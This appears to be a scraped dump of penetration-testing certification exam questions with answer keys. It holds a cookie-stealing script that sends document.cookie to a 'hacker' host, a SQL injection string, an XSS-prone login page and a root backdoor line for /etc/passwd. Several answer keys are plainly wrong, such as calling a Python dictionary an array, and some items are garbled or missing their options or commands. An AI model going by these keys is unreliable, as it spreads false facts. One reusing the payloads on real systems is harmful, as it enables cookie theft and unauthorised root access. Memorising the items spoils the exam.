
```

```

Secure System
https://comptia.org/login.aspx#remediatesource

1 <html>
2 <head>
3 <title>Secure Login</title>
4 </head>
5 <body>
6 <meta
7 content="c2RmZGZnaHhZm9qbiGdoc2Rma2pnaGRzZm9pZGZvaW2aGRmc29pYmp3ZXJndWlydm9pb2hzZGd1aWJoaGR1ZmZpZ2hzZDpYmhoZHNmc291Ymdoc3d5ZGI1Z2Z2
8 bnNkbGlqO2Job3VpYXNpZGZubXM7bGkZmliaHZab3NhZGJua2N4dnZ1aW9ia3NqYVYva2JmbGl1Y3Z2Z2JqbGFzZWJmaXVkaZGZidmkaamFmbGhk3VmZyBuc2pyZ2hzZHVmaG
9 d1d3NmZ2hoZHNmZmJ1c2hmdWRzZmZoc3U3cndweW9mamRzZmZ2bnVzZm53cnYmYnZ1ZXJ2" name="csrf-token" />
10 <select><script>
11 document.write("<OPTION value='1'>"+document.location.href.substring(document.location.href.indexOf('=')+16)+"<OPTION>");
12 </script></select>
13 <div align="center">
14 <form action=""<uid value=""main id=""> method="post">
15 <div style="margin-top:200px;margin-bottom:10px">
16 <span style="width:500px;color:blue;font-size:30px;font-weight:bold;border-bottom:1px solid blue">Comptia Secure System Login</span>
17 </div>
18 <div style="margin-bottom:5px">
19 <span style="width:100px">Name</span>
20 <input style="width:150px" type="text" name="name" id="name" value="">
21 <!-- input style="width:150px" type="text" name="name" id="name" value="admin" -->
22 </div>
23 <div><span style="width:100px">Password: </span><input style="width:150px" type="password" name="Password" id="password" value="">
24 <!-- div><span style="width:100px">Password: </span><input style="width:150px" type="password" name="Password" id="password" value="password" -->
25 </div>
26 <input type="submit" value="Login"></form>
27 </div>
28 </body>
29 </html>

```



- A. Mastered
- B. Not Mastered

**Answer:** A

**Explanation:**

1: Null session enumeration Weak SMB file permissions Fragmentation attack

2: nmap

-sV

-p 1-1023

**NEW QUESTION 251**

A penetration tester found the following valid URL while doing a manual assessment of a web application: <http://www.example.com/product.php?id=123987>. Which of the following automated tools would be best to use NEXT to try to identify a vulnerability in this URL?

- A. SQLmap
- B. Nessus
- C. Nikto
- D. DirBuster

**Answer:** B

**NEW QUESTION 254**

A security firm has been hired to perform an external penetration test against a company. The only information the firm received was the company name. Which of the following passive reconnaissance approaches would be MOST likely to yield positive initial results?

- A. Specially craft and deploy phishing emails to key company leaders.
- B. Run a vulnerability scan against the company's external website.
- C. Runtime the company's vendor/supply chain.
- D. Scrape web presences and social-networking sites.

**Answer:** D

**NEW QUESTION 256**

A penetration tester obtained the following results after scanning a web server using the dirb utility:

...

GENERATED WORDS: 4612

---

Scanning URL: <http://10.2.10.13/> ---

+

<http://10.2.10.13/about> (CODE:200|SIZE:1520)

+

<http://10.2.10.13/home.html> (CODE:200|SIZE:214)

+

<http://10.2.10.13/index.html> (CODE:200|SIZE:214)

+

<http://10.2.10.13/info> (CODE:200|SIZE:214)

...

DOWNLOADED: 4612 – FOUND: 4



Which of the following elements is MOST likely to contain useful information for the penetration tester?

- A. index.html
- B. about
- C. info
- D. home.html

**Answer:** B

#### NEW QUESTION 259

A penetration tester wrote the following script to be used in one engagement:

```
#!/usr/bin/python
import socket,sys
ports = [21,22,23,25,80,139,443,445,3306,3389]
if len(sys.argv) == 2:
    target = socket.gethostbyname(sys.argv[1])
else:
    print("Too few arguments.")
    print("Syntax: python {} <>".format(sys.argv[0]))
    sys.exit()
try:
    for port in ports:
        s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
        s.settimeout(2)
        results = s.connect_ex((target,port))
        if result == 0:
            print("Port {} is opened".format(port))
except KeyboardInterrupt:
    print("Exiting...")
    sys.exit()
```

Which of the following actions will this script perform?

- A. Look for open ports.
- B. Listen for a reverse shell.
- C. Attempt to flood open ports.
- D. Create an encrypted tunnel.

**Answer:** A

#### NEW QUESTION 264

A penetration tester is reviewing the following SOW prior to engaging with a client:

"Network diagrams, logical and physical asset inventory, and employees' names are to be treated as client confidential. Upon completion of the engagement, the penetration tester will submit findings to the client's Chief Information Security Officer (CISO) via encrypted protocols and subsequently dispose of all findings by erasing them in a secure manner."

Based on the information in the SOW, which of the following behaviors would be considered unethical? (Choose two.)

- A. Utilizing proprietary penetration-testing tools that are not available to the public or to the client for auditing and inspection
- B. Utilizing public-key cryptography to ensure findings are delivered to the CISO upon completion of the engagement
- C. Failing to share with the client critical vulnerabilities that exist within the client architecture to appease the client's senior leadership team
- D. Seeking help with the engagement in underground hacker forums by sharing the client's public IP address
- E. Using a software-based erase tool to wipe the client's findings from the penetration tester's laptop
- F. Retaining the SOW within the penetration tester's company for future use so the sales team can plan future engagements

**Answer:** CD

#### NEW QUESTION 267

A penetration tester is conducting an assessment against a group of publicly available web servers and notices a number of TCP resets returning from one of the web servers. Which of the following is MOST likely causing the TCP resets to occur during the assessment?

- A. The web server is using a WAF.
- B. The web server is behind a load balancer.
- C. The web server is redirecting the requests.
- D. The local antivirus on the web server is rejecting the connection.

**Answer:** A

#### Explanation:

A Web Application Firewall (WAF) is designed to monitor, filter or block traffic to a web application. A WAF will monitor incoming and outgoing traffic from a web application and is often used to protect web servers from attacks such as SQL Injection, Cross-Site Scripting (XSS), and other forms of attacks. If a WAF detects an attack, it will often reset the TCP connection, causing the connection to be terminated. As a result, a penetration tester may see TCP resets when a WAF is present. Therefore, the most likely reason for the TCP resets returning from the web server is that the web server is using a WAF.

#### NEW QUESTION 270

A penetration tester has completed an analysis of the various software products produced by the company under assessment. The tester found that over the past



several years the company has been including vulnerable third-party modules in multiple products, even though the quality of the organic code being developed is very good. Which of the following recommendations should the penetration tester include in the report?

- A. Add a dependency checker into the tool chain.
- B. Perform routine static and dynamic analysis of committed code.
- C. Validate API security settings before deployment.
- D. Perform fuzz testing of compiled binaries.

**Answer:** A

#### NEW QUESTION 273

A penetration tester found several critical SQL injection vulnerabilities during an assessment of a client's system. The tester would like to suggest mitigation to the client as soon as possible.

Which of the following remediation techniques would be the BEST to recommend? (Choose two.)

- A. Closing open services
- B. Encryption users' passwords
- C. Randomizing users' credentials
- D. Users' input validation
- E. Parameterized queries
- F. Output encoding

**Answer:** DE

#### NEW QUESTION 278

A software development team is concerned that a new product's 64-bit Windows binaries can be deconstructed to the underlying code. Which of the following tools can a penetration tester utilize to help the team gauge what an attacker might see in the binaries?

- A. Immunity Debugger
- B. OllyDbg
- C. GDB
- D. Drozer

**Answer:** B

#### NEW QUESTION 282

A red team completed an engagement and provided the following example in the report to describe how the team gained access to a web server:

x' OR role LIKE '%admin%

Which of the following should be recommended to remediate this vulnerability?

- A. Multifactor authentication
- B. Encrypted communications
- C. Secure software development life cycle
- D. Parameterized queries

**Answer:** D

#### NEW QUESTION 285

Given the following code:

```
systems = {  
    "10.10.10.1" : "Windows 10",  
    "10.10.10.2" : "Windows 10",  
    "10.10.10.3" : "Windows 2016",  
    "10.10.10.4" : "Linux"  
}
```

Which of the following data structures is systems?

- A. A tuple
- B. A tree
- C. An array
- D. A dictionary

**Answer:** C

#### NEW QUESTION 286

A penetration tester needs to perform a test on a finance system that is PCI DSS v3.2.1 compliant. Which of the following is the MINIMUM frequency to complete the scan of the system?

- A. Weekly
- B. Monthly
- C. Quarterly
- D. Annually

**Answer:** C

**Explanation:**

<https://www.pcicomplianceguide.org/faq/#25>

PCI DSS requires quarterly vulnerability/penetration tests, not weekly.

**NEW QUESTION 291**

Given the following code:

```
<SCRIPT>var+img=new+Image();img.src="http://hacker/%20+%20document.cookie;</SCRIPT>
```

Which of the following are the BEST methods to prevent against this type of attack? (Choose two.)

- A. Web-application firewall
- B. Parameterized queries
- C. Output encoding
- D. Session tokens
- E. Input validation
- F. Base64 encoding

**Answer:** CE

**Explanation:**

Encoding (commonly called “Output Encoding”) involves translating special characters into some different but equivalent form that is no longer dangerous in the target interpreter, for example translating the < character into the &lt; string when writing to an HTML page.

**NEW QUESTION 295**

Which of the following BEST describes why a client would hold a lessons-learned meeting with the penetration-testing team?

- A. To provide feedback on the report structure and recommend improvements
- B. To discuss the findings and dispute any false positives
- C. To determine any processes that failed to meet expectations during the assessment
- D. To ensure the penetration-testing team destroys all company data that was gathered during the test

**Answer:** C

**NEW QUESTION 298**

A penetration tester needs to access a building that is guarded by locked gates, a security team, and cameras. Which of the following is a technique the tester can use to gain access to the IT framework without being detected?

- A. Pick a lock.
- B. Disable the cameras remotely.
- C. Impersonate a package delivery worker.
- D. Send a phishing email.

**Answer:** C

**NEW QUESTION 300**

After gaining access to a previous system, a penetration tester runs an Nmap scan against a network with the following results:

```
Nmap scan report for 192.168.10.10
```

Port	State	Service	Version
135/tcp	open	msrpc	Microsoft Windows RPC
139/tcp	open	netbios-ssn	Microsoft Windows netbios-ssn
5985/tcp	open	Microsoft	HTTPAPI httpd 2.0 (SSDP/UPnP)

```
Nmap scan report for 192.168.10.11
```

Port	State	Service	Version
135/tcp	open	msrpc	Microsoft Windows RPC
139/tcp	open	netbios-ssn	Microsoft Windows netbios-ssn
3389/tcp	open	ms-wbt-server	Microsoft Terminal Services

The tester then runs the following command from the previous exploited system, which fails: Which of the following explains the reason why the command failed?

- A. The tester input the incorrect IP address.
- B. The command requires the -port 135 option.
- C. An account for RDP does not exist on the server.
- D. PowerShell requires administrative privilege.

**Answer:** C

**NEW QUESTION 301**

A penetration tester is testing input validation on a search form that was discovered on a website. Which of the following characters is the BEST option to test the website for vulnerabilities?

- A. Comma
- B. Double dash
- C. Single quote
- D. Semicolon

**Answer:** C

**NEW QUESTION 302**

A penetration tester has prepared the following phishing email for an upcoming penetration test:

Coworkers,

A security incident recently occurred on company property.

All employees are required to abide by company policies at all times. To ensure maximum compliance, all employees are required to sign the Security Policy Acceptance form (on-line here) before the end of this month.

Please reach out if you have any questions or concerns.

Human Resources

Which of the following is the penetration tester using MOST to influence phishing targets to click on the link?

- A. Familiarity and likeness
- B. Authority and urgency
- C. Scarcity and fear
- D. Social proof and greed

**Answer:** B

**NEW QUESTION 306**

A client would like to have a penetration test performed that leverages a continuously updated TTPs framework and covers a wide variety of enterprise systems and networks. Which of the following methodologies should be used to BEST meet the client's expectations?

- A. OWASP Top 10
- B. MITRE ATT&CK framework
- C. NIST Cybersecurity Framework
- D. The Diamond Model of Intrusion Analysis

**Answer:** B

**NEW QUESTION 309**

A penetration-testing team is conducting a physical penetration test to gain entry to a building. Which of the following is the reason why the penetration testers should carry copies of the engagement documents with them?

- A. As backup in case the original documents are lost
- B. To guide them through the building entrances
- C. To validate the billing information with the client
- D. As proof in case they are discovered

**Answer:** D

**NEW QUESTION 314**

A penetration tester exploited a unique flaw on a recent penetration test of a bank. After the test was completed, the tester posted information about the exploit online along with the IP addresses of the exploited machines. Which of the following documents could hold the penetration tester accountable for this action?

- A. ROE
- B. SLA
- C. MSA
- D. NDA

**Answer:** D

**NEW QUESTION 318**

A penetration tester discovered that a client uses cloud mail as the company's email system. During the penetration test, the tester set up a fake cloud mail login page and sent all company employees an email that stated their inboxes were full and directed them to the fake login page to remedy the issue. Which of the following BEST describes this attack?

- A. Credential harvesting
- B. Privilege escalation
- C. Password spraying
- D. Domain record abuse

**Answer:** A

**NEW QUESTION 322**

Which of the following is a rules engine for managing public cloud accounts and resources?





**Answer:** C

#### NEW QUESTION 331

A penetration tester needs to perform a vulnerability scan against a web server. Which of the following tools is the tester MOST likely to choose?

- A. Nmap
- B. Nikto
- C. Cain and Abel
- D. Ethercap

**Answer:** B

#### Explanation:

<https://hackertarget.com/nikto-website-scanner/>

#### NEW QUESTION 334

A company is concerned that its cloud VM is vulnerable to a cyberattack and proprietary data may be stolen. A penetration tester determines a vulnerability does exist and exploits the vulnerability by adding a fake VM instance to the IaaS component of the client's VM. Which of the following cloud attacks did the penetration tester MOST likely implement?

- A. Direct-to-origin
- B. Cross-site scripting
- C. Malware injection
- D. Credential harvesting

**Answer:** D

#### NEW QUESTION 338

A penetration tester receives the following results from an Nmap scan:

Interesting ports on 192.168.1.1:

Port	State	Service
21/tcp	closed	ftp
22/tcp	open	ssh
23/tcp	closed	telnet
25/tcp	closed	smtp
80/tcp	open	http
110/tcp	closed	pop3
139/tcp	closed	nethics-ssn
443/tcp	closed	https
3389/tcp	closed	rdp

Which of the following OSs is the target MOST likely running?

- A. CentOS
- B. Arch Linux
- C. Windows Server
- D. Ubuntu

**Answer:** C

#### NEW QUESTION 339

A penetration tester is scanning a corporate lab network for potentially vulnerable services. Which of the following Nmap commands will return vulnerable ports that might be interesting to a potential attacker?

- A. `nmap 192.168.1.1-5 -PU22-25,80`
- B. `nmap 192.168.1.1-5 -PA22-25,80`
- C. `nmap 192.168.1.1-5 -PS22-25,80`
- D. `nmap 192.168.1.1-5 -Ss22-25,80`

**Answer:** C

#### Explanation:

PS/PA/PU/PY are host discovery flags which use TCP SYN/ACK, UDP or SCTP discovery respectively. And since the ports in the options are mostly used by TCP protocols, then it's either the PS or PA flag. But since we need to know if the ports are live, sending SYN packet is a better alternative. Hence, I choose PS in this case.

#### NEW QUESTION 342

A red-team tester has been contracted to emulate the threat posed by a malicious insider on a company's network, with the constrained objective of gaining access to sensitive personnel files. During the assessment, the red-team tester identifies an artifact indicating possible prior compromise within the target environment.

Which of the following actions should the tester take?

- A. Perform forensic analysis to isolate the means of compromise and determine attribution.
- B. Incorporate the newly identified method of compromise into the red team's approach.
- C. Create a detailed document of findings before continuing with the assessment.
- D. Halt the assessment and follow the reporting procedures as outlined in the contract.

**Answer:** D

#### NEW QUESTION 344

A company becomes concerned when the security alarms are triggered during a penetration test. Which of the following should the company do NEXT?

- A. Halt the penetration test.
- B. Contact law enforcement.
- C. Deconflict with the penetration tester.
- D. Assume the alert is from the penetration test.

**Answer:** B

#### NEW QUESTION 346

An Nmap network scan has found five open ports with identified services. Which of the following tools should a penetration tester use NEXT to determine if any vulnerabilities with associated exploits exist on the open ports?

- A. OpenVAS
- B. Drozer
- C. Burp Suite
- D. OWASP ZAP

**Answer:** A

#### Explanation:

OpenVAS is a full-featured vulnerability scanner. OWASP ZAP = Burp Suite

Drozer (Android) = drozer allows you to search for security vulnerabilities in apps and devices by assuming the role of an app and interacting with the Dalvik VM, other apps' IPC endpoints and the underlying OS.

#### NEW QUESTION 350

Which of the following BEST explains why a penetration tester cannot scan a server that was previously scanned successfully?

- A. The IP address is wrong.
- B. The server is unreachable.
- C. The IP address is on the blocklist.
- D. The IP address is on the allow list.

**Answer:** C

#### Explanation:

The most likely explanation for why a penetration tester cannot scan a server that was previously scanned successfully is that the IP address is on the blocklist. Blocklists are used to prevent malicious actors from scanning servers, and if the IP address of the server is on the blocklist, the scanning process will be blocked.

#### NEW QUESTION 352

A penetration tester opened a reverse shell on a Linux web server and successfully escalated privileges to root. During the engagement, the tester noticed that another user logged in frequently as root to perform work tasks. To avoid disrupting this user's work, which of the following is the BEST option for the penetration tester to maintain root-level persistence on this server during the test?

- A. Add a web shell to the root of the website.
- B. Upgrade the reverse shell to a true TTY terminal.
- C. Add a new user with ID 0 to the /etc/passwd file.
- D. Change the password of the root user and revert after the test.

**Answer:** C

#### Explanation:

The best option for the penetration tester to maintain root-level persistence on this server during the test is to add a new user with ID 0 to the /etc/passwd file. This will allow the penetration tester to use the same user account as the other user, but with root privileges, meaning that it won't disrupt the other user's work. This can be done by adding a new line with the username and the numerical user ID 0 to the /etc/passwd file. For example, if the username for the other user is "johndoe", the line to add would be "johndoe:x:0:0:John Doe:/root:/bin/bash". After the user is added, the penetration tester can use the "su" command to switch to the new user and gain root privileges.

#### NEW QUESTION 356

A penetration tester recently completed a review of the security of a core network device within a corporate environment. The key findings are as follows:

- The following request was intercepted going to the network device: GET /login HTTP/1.1

Host: 10.50.100.16

User-Agent: Mozilla/5.0 (X11; Linux x86\_64; rv:31.0) Gecko/20100101 Firefox/31.0 Accept-Language: en-US,en;q=0.5

Connection: keep-alive

Authorization: Basic WU9VUiIQQU1FOnNIY3JldHBhc3N3b3Jk

- Network management interfaces are available on the production network.
- An Nmap scan returned the following:

Port	State	Service	Version
22/tcp	open	ssh	Cisco SSH 1.25 (protocol 2.0)
80/tcp	open	http	Cisco IOS http config
_https-title: Did not follow redirect to https://10.50.100.16			
443/tcp	open	https	Cisco IOS https config

Which of the following would be BEST to add to the recommendations section of the final report? (Choose two.)

- A. Enforce enhanced password complexity requirements.
- B. Disable or upgrade SSH daemon.
- C. Disable HTTP/301 redirect configuration.
- D. Create an out-of-band network for management.
- E. Implement a better method for authentication.
- F. Eliminate network management and control interfaces.

**Answer:** CD

**NEW QUESTION 360**

In the process of active service enumeration, a penetration tester identifies an SMTP daemon running on one of the target company's servers. Which of the following actions would BEST enable the tester to perform phishing in a later stage of the assessment?

- A. Test for RFC-defined protocol conformance.
- B. Attempt to brute force authentication to the service.
- C. Perform a reverse DNS query and match to the service banner.
- D. Check for an open relay configuration.

**Answer:** D

**Explanation:**

SMTP is a protocol associated with mail servers. Therefore, for a penetration tester, an open relay configuration can be exploited to launch phishing attacks.

**NEW QUESTION 362**

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